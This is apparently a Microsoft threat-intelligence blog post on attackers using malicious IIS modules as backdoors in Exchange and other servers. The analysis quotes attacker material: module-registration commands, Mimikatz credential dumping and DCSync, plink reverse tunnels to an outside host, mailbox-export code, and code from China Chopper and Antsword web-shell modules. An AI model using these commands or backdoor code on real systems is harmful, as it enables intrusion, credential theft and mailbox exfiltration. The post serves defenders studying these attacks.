Malicious IIS extensions quietly open persistent backdoors into servers

microsoft.com/security/blog/2022/07/26/malicious-iis-extensions-quietly-open-persistent-backdoors-into-servers/

July 26, 2022

Attackers are increasingly leveraging Internet Information Services (IIS) extensions as covert backdoors into servers, which hide deep in target environments and provide a durable persistence mechanism for attackers. While prior research has been published on specific incidents and variants, little is generally known about how attackers leverage the IIS platform as a backdoor.

Malicious IIS extensions are less frequently encountered in attacks against servers, with attackers often only using script web shells as the first stage payload. This leads to a relatively lower detection rate for malicious IIS extensions compared to script web shells. IIS backdoors are also harder to detect since they mostly reside in the same directories as legitimate modules used by target applications, and they follow the same code structure as clean modules. In most cases, the actual backdoor logic is minimal and cannot be considered malicious without a broader understanding of how legitimate IIS extensions work, which also makes it difficult to determine the source of infection.

Typically, attackers first exploit a critical vulnerability in the hosted application for initial access before dropping a script web shell as the first stage payload. At a later point in time, the attackers then install an IIS backdoor to provide highly covert and persistent access to the server. Attackers can also install customized IIS modules to fit their purposes, as we observed in a campaign targeting Exchange servers between January and May 2022, as well as in our prior research on the custom IIS backdoors ScriptModule.dll and App_Web_logoimagehandler.ashx.b6031896.dll. Once registered with the target application, the backdoor can monitor incoming and outgoing requests and perform additional tasks, such as running remote commands or dumping credentials in the background as the user authenticates to the web application.

As we expect attackers to continue to increasingly leverage IIS backdoors, it’s vital that incident responders understand the basics of how these attacks function to successfully identify and defend against them. Organizations can further improve their defenses with Microsoft 365 Defender, whose protection capabilities are informed by research like this and our unique visibility into server attacks and compromise. With critical protection features like threat and vulnerability management and antivirus capabilities, Microsoft 365 Defender provides organizations with a comprehensive solution that coordinates protection across domains, spanning email, identities, cloud, and endpoints.

In this blog post, we detail how IIS extensions work and provide insight into how they are being leveraged by attackers as backdoors. We also share some of our observations on the IIS threat landscape over the last year to help defenders identify and protect against this threat and prepare the larger security community for any increased sophistication. More specifically, the blog covers the following topics:


Understanding IIS extensions

IIS is a flexible, general purpose web server that has been a core part of the Windows platform for many years now. As an easy-to-manage, modular, and extensible platform for hosting websites, services, and applications, IIS serves critical business logic for numerous organizations. The modular architecture of IIS allows users to extend and customize web servers according to their needs. These extensions can be in the form of native (C/C++) and managed (C#, VB.NET) code structures, with the latter being our focus on this blog post. The extensions can further be categorized as modules and handlers.

The IIS pipeline is a series of extensible objects that are initiated by the ASP.NET runtime to process a request. IIS modules and handlers are .NET components that serve as the main points of extensibility in the pipeline. Each request is processed by multiple IIS modules before being processed by a single IIS handler. Like a set of building blocks, modules and handlers are added to provide the desired functionality for the target application. In addition, handlers can be configured to respond to specific attributes in the request such a URL, file extension, and HTTP method. For example, *Aspnet_isapi.dll* is a pre-configured IIS handler for common *.aspx* extensions.

Creating custom managed IIS modules

To create a managed IIS module, the code must implement the *IHttpModule* interface. The *IHttpModule* interface has two methods with the following signatures: *Init()* and *Dispose()*.



```
public class ProfileModule : IHttpModule
{
  public void Dispose()
  {
  }

  public void Init(HttpApplication application)
  {
    application.BeginRequest += new EventHandler(this.OnBeginRequest);
    application.EndRequest += new EventHandler(this.OnEndRequest);
  }
```

Figure 1. IIS module skeleton


Inside *Init()*, the module can synchronize with any number of HTTP events available in the request pipeline, listed here in sequential order:

- BeginRequest
- AuthenticateRequest
- AuthorizeRequest
- ResolveRequestCache
- AcquireRequestState
- PreRequestHandlerExecute

- PostRequestHandlerExecute
- ReleaseRequestState
- UpdateRequestCache
- EndRequest
- PreSendRequestHeaders
- PreSendRequestContent

The newly created extension should then be mapped with the target application to complete the registration. Generally, there are several methods that can be used to map managed modules for legitimate purposes. On the other hand, we observed that attackers used the following techniques to register malicious IIS extensions during attacks:


Register with global assembly cache (GAC) PowerShell API: Every device with Common Language Runtime (CLR) hosts a device-wide cache called the global assembly cache (GAC). The GAC stores assemblies specifically designated to be shared by several applications on the device. *GacInstall()* is a PowerShell API to add modules into the global cache. Once installed, the module is available under the path *%windir%\Microsoft.NET\assembly* and is mapped to IIS (*w3wp.exe*) using *appcmd.exe*.



```
c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe  /c powershell [System.Reflection.Assembly]::Load
('System.EnterpriseServices, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a');$publish =
New-Object System.EnterpriseServices.Internal.Publish;$name = (gi D:\System.Web.Extension.dll).FullName;
$publish.GacInstall($name);$type = 'System.Web.Extension.ExtensionModule, ' + [System.Reflection.AssemblyName]
::GetAssemblyName($name).FullName;if($name-and$type){c:\windows\system32\inetsrv\Appcmd.exe add module /name:
AnonymousCheckModule /type:"$type"}
```

Figure 2. Attacker command using the GAC PowerShell API


Register using *appcmd.exe*: *Appcmd.exe* is the single command line tool for managing IIS. All critical aspects, such as adding or removing modules and handlers, can be performed using the utility. In this case, the attackers drop the malicious extension in the target application's */bin* folder and map it using the *add module* command.



```
C:\Windows\system32\inetsrv\appcmd.exe  add module /name:"HttpSessionModule"
/type:"HttpSessionModule.IISModule, HttpSessionModule, Version=5.1.0.0,
 Culture=neutral, PublicKeyToken=a18559eaef3c7f4b"
```

Figure 3. Attacker command using appcmd.exe


Register using *gacutil.exe*: *Gacutil.exe* is a Visual Studio shipped .NET GAC utility. The tool allows the user to view and manipulate the contents of the GAC, including installing new modules using the *-I* option.



```
"cmd" /c cd /d D:\web\website\&C:\ProgramData\gacutil.exe -i
C:\ProgramData\System.Web.Handlers.dll&echo [S]&cd&echo [E]
```

Figure 4. Attacker command using gacutil.exe


Register using *web.config*: After dropping the module in the application's */bin* folder, attackers can also edit the *web.config* of the target application or the global config file, *applicationHost.config*, to register the module.



```
<system.webServer>
<modules>
<add name="Backdoor" type="IIS_backdoor_dll.IISModule" preCondition="integratedMode" />
</modules>
</system.webServer>
```

Figure 5. Malicious web.config entry

Upon successful registration, the module is visible inside the IIS manager application.



Modules

Use this feature to configure the native and managed code modules that process requests made to the Web server.

Name	Code	Module Type	Entry Type
AnonymousAuthenticationM...	%windir%\System32\inetsrv\authanon.dll	Native	Inherited
AnonymousIdentification	System.Web.Security.AnonymousIdentificationModule	Managed	Inherited
ApplicationInitializationModule	%windir%\System32\inetsrv\warmup.dll	Native	Inherited
Backdoor	System.Web.Extension.ExtensionModule	Managed	Local
CgiModule	%windir%\System32\inetsrv\cgi.dll	Native	Inherited

Figure 6. Installed module visible in the list


Attack flow using a custom IIS backdoor

Between January and May 2022, our IIS-related detections picked up an interesting campaign targeting Microsoft Exchange servers. Web shells were dropped in the path *%ExchangeInstallPath%\FrontEnd\HttpProxy\owa\auth\* via ProxyShell exploit.

After a period of doing reconnaissance, dumping credentials, and establishing a remote access method, the attackers installed a custom IIS backdoor called *FinanceSvcModel.dll* in the folder *C:\inetpub\wwwroot\bin\*. The backdoor had built-in capability to perform Exchange management operations, such as enumerating installed mailbox accounts and exporting mailboxes for exfiltration, as detailed below.

Command runs

PowerShDLL toolkit, an open-source project to run PowerShell without invoking *powershell.exe,* was used to run remote commands. The attacker avoided invoking common living-off-the-land binaries (LOLBins), such as *cmd.exe* or *powershell.exe* in the context of the Exchange application pool (*MSExchangeOWAAppPool*) to evade related detection logic.




```
rundll32.exe C:\Windows\TEMP\csh.dll,csh "cd /d "c:/windows/system32/inetsrv/"&whoami > C:\Windows\TEMP\1.txt"
rundll32.exe C:\Windows\TEMP\csh.dll,csh "cd /d "c:/windows/system32/inetsrv/"&tasklist /svc > C:\Windows\TEMP\1.txt"
```

Figure 7. Using PowerShDLL to run remote commands

Credential access

The attackers enabled WDigest registry settings, which forced the system to use WDigest protocol for authentication, resulting in *lsass.exe* retaining a copy of the user’s plaintext password in memory. This change allowed the attackers to steal the actual password, not just the hash. Later, Mimikatz was run to dump local credentials and perform a DCSYNC attack.




```
C:\Users\Public\ab.exe ab.exe privilege::debug sekurlsa::logonpasswords full exit
cmd /c c:\users\public\appdata\mini "lsadump::dcsync /domain:[redacted] /all" "exit"
```

Figure 8. Mimikatz usage

Remote access

The attackers used *plink.exe*, a command-line connection tool like SSH. The tool allowed the attackers to bypass network restrictions and remotely access the server through tunneled RDP traffic.




```
"powershell" /c plink.exe -N -T -R 0.0.0.0:1333:127.0.0.1:3389 [redacted] -P 443
 -l socks -pw [redacted] -hostkey [redacted] -no-antispoof

"powershell" /c plink.exe -N -T -R 0.0.0.0:3002:127.0.0.1:3389 [redacted] -P 22
 -l forward -pw [redacted] -hostkey [redacted] -no-antispoof
```

Figure 9. Bypassing network restrictions

Exfiltration


The attacker invoked the IIS backdoor by sending a crafted *POST* request with a cookie *EX_TOKEN*. The module extracts the cookie value and initiates a mailbox export request with the supplied filter.



```
GET anything.aspx HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/91.0.4472.114 Safari/537.36
Accept: */*
Connection: Keep-Alive
Cookie: EX_TOKEN=QfFa4bV99qT0vt/y/ruYgcx1663VYdc2li9gYVeNTg7slvvouFNw/10affVKQpImSbAswoPprjFODL1GdppfdA==
```


Figure 10. Attacker-generated POST request

The value decodes to: ***ep,06/21/2022,06/21/2022,C:\Windows\Web,Administrator***, where *ep* is the command to initiate the mailbox export request with filters determining the start and end dates followed by the export path. The final command has the following syntax:



```
New-MailboxExportRequest -Mailbox "Administrator"
-FilePath "\\server\C$\Windows\Web\Administrator_51.152.pst"
-BatchName "fa21edde-6597-4d5c-8277-53cb98b9df94" -ContentFilter
 "((Received -le '06/21/2022') -and (Received -gt '06/21/2022'))
-or ((Sent -le '06/21/2022') -and (Sent -gt '06/21/2022'))"
```

Figure 11. Attacker-generated mailbox export request



```
string str3 = Path.Combine(this.ExportPath, str2 + "_" + str1 + ".pst");
stringBuilder2.AppendLine(str3);
string[] strArray = new string[9];
int index1 = 0;
string str4 = "New-MailboxExportRequest -Mailbox \"";
strArray[index1] = str4;
int index2 = 1;
string str5 = str2;
strArray[index2] = str5;
int index3 = 2;
string str6 = "\" -FilePath \"";
strArray[index3] = str6;
int index4 = 3;
string str7 = str3;
strArray[index4] = str7;
int index5 = 4;
string str8 = "\" -BatchName \"";
strArray[index5] = str8;
int index6 = 5;
string taskId = this.TaskID;
strArray[index6] = taskId;
int index7 = 6;
string str9 = "\" -ContentFilter \"";
```

Figure 12. Mailbox export code snippet

The table below details all the commands found in the backdoor:

Command	Description
test	Attempts to load Exchange Management Shell (EMS)- *Add-PSSnapin Microsoft.Exchange.Management.Powershell.SnapIn*

box	List all *UserPrincipalNames- foreach ($name in Get-Mailbox -ResultSize unlimited){ Write-Output $name.UserPrincipalName}*
ep	Run *New-MailboxExportRequest* cmdlet with supplied mailbox name, start and end date, and export path as filters.
gep	Get the task ID associated with the export request
ruh	Tamper with Exchange logs


Types of IIS backdoors

Reviewing the malicious managed (.NET) IIS extensions observed over the past year, we grouped these extensions based on various factors such as similar capabilities and sources of origin, as further detailed in the below sections.

Web shell-based variants


Web shells like China Chopper have been widely used in numerous targeted attacks. As China Chopper's usage increased over the years, so did the detections. As a result, the attackers evolved and added IIS module-based versions of these web shells that maintain the same functionality. The module uses the same *eval()* technique that's used in the script version for running the code. While most antivirus solutions would detect the one-liner web shell, such as *< %@page language=js%><%eval(request.item(<password>),"unsafe");%>*, embedding the same code in an IIS module generates lower detection rates.

In the module version, the attacker-initiated *POST* request contains the code along with the arguments in parameters *z1* and *z2*, like the script-based version.



```
HttpServerUtility httpServerUtility1 = server;
objArray1[index10] = (object) httpServerUtility1;
Eval.JScriptEvaluate((object) context.Request["kfaero"], (object) null, this.GetEngine());
object[] objArray2 = ((StackFrame) this.GetEngine().ScriptObjectStackTop()).localVars;
```


Figure 13. China chopper IIS module – version 1



```
kfaero=Response.Write("->|");var err:Exception;try{eval(System.Text.Encoding.GetEncoding(936).GetString
(System.Convert.FromBase64String("dmFyIGM9bmV3IF....")),"unsafe");}
catch(err){Response.Write("ERROR:// "%2Berr.message);}Response.Write("|<-");Response.End();&z1=Y21k&z2=d2hvYW1p
```

Figure 14. Attacker generated POST data – version 1


In a different version, the module has the backdoor logic hardcoded inside the DLL and only waits for parameters *z1 and z2*. The parameter *kfaero* has the command exposed as sequential alphabets from 'A-Q'.



```
HttpRequest request = HttpContext.Current.Request;
HttpResponse response = HttpContext.Current.Response;
HttpServerUtility server = HttpContext.Current.Server;
string str1 = request.Form["kfaero"];
if (string.IsNullOrEmpty(str1))
  return;
string str2 = request.Form["Z1"];
string str3 = request.Form["Z2"];
```

Figure 15. China chopper IIS module – version 2


Like the script version, the IIS module has similar capabilities, such as listing and creating directories, downloading and uploading files, running queries using SQL adaptors, and running commands. To run commands, the attacker-initiated *POST* request contains the command "*M*" along with the arguments.



```
kfaero=M&Z1=/ccmd.exe&Z2=whoami
```

Figure 16. An example of an attacker generated POST data – version 2

Antsword is another popular web shell widely used in various targeted attacks. Custom IIS modules inspired from the web shell's code have been observed in the wild, which include similar architecture and capabilities. Interesting new features of these malicious modules include fileless execution of C# code and remote access via TCP socket connection.




```
private void FilterBeginRequest(object sender, EventArgs eee)
{
  HttpApplication httpApplication = (HttpApplication) sender;
  HttpContext context = httpApplication.Context;
  if (context.Request.Path.Equals("/server-status"))
  {
    this.processReg(context);
    httpApplication.CompleteRequest();
  }
  else
  {
    if (!this.process(context))
      return;
    httpApplication.CompleteRequest();
```

Figure 17. Antsword IIS module code snippet

Based on the request, the module can take one of the two code paths. In case of */server-status*, a socket connection is initiated from values in the custom header *Lhposzrp*.

Command	Description
FSoaij7_03lp3QuzbIhvuilKIsoM9a48DTkvQKdwtKNA	Socket connection
8CDztbQb4fsQeU5AAuBs9OmRokoyFJ7F5Z	Close connection
31FKvk8VDcqZMA3iAq3944wjg	Send data
TU_LDzOsv	Receive data

For any other URL, the module follows a China Chopper-style architecture of commands, ranging from "*A*" through "*R*". The additional "*R*" command allows the attackers to run C# code reflectively.



```
public static void CallBack()
{
  AppDomain currentDomain = AppDomain.CurrentDomain;
  Assembly assembly = Assembly.Load((byte[]) currentDomain.GetData("d"));
  string str1 = (string) currentDomain.GetData("m");
  int length = str1.LastIndexOf('.');
  string name = str1.Substring(0, length);
  MethodInfo method = assembly.GetType(name).GetMethod(str1.Substring(length + 1, str1.Length - length - 1));
  // ISSUE: variable of the null type
  __Null local = null;
  string[] strArray = new string[1];
  int index = 0;
  string str2 = (string) currentDomain.GetData("p");
  strArray[index] = str2;
  object[] parameters = (object[]) strArray;
  object obj = method.Invoke((object) local, parameters);
  currentDomain.SetData("r", (object) obj.ToString());
```

Figure 18. Command "R" to invoke code reflectively


Open-source variants

GitHub projects on creating backdoors for IIS have been available for some time now. Though mostly shared to educate the red team community, threat actors have also taken interest and lifted code from these projects. Using a public project that has been actively leveraged by attackers as an example, the original code includes the following capabilities:

Command	Implementation

cmd	Run command via *cmd.exe /c*
powershell	Run powershell via *RunspaceFactory.CreateRunspace()*
shellcode	Inject supplied shellcode into *userinit.exe*

In this case, the in-the-wild variants change the cookie names, keeping the rest of the code intact:



```
HttpCookie httpCookie = cookies[allKeys[0]];
if (httpCookie.Name.Equals("cmd"))
{
  string cmd = httpCookie.Value;
  context.Response.Clear();
  context.Response.Write(this.RunCmd(cmd));
  context.Response.End();
  context.Response.Close();
}
else if (httpCookie.Name.Equals("powershell"))
{
  string pscmd = httpCookie.Value;
  context.Response.Clear();
  context.Response.Write(IISModule.Runpscmd(pscmd));
  context.Response.End();
  context.Response.Close();
}
else
{
  if (!httpCookie.Name.Equals("shellcode"))
    return;
  string base64 = httpCookie.Value;
  context.Response.Clear();
  context.Response.Write(this.shellcode(base64));
```


```
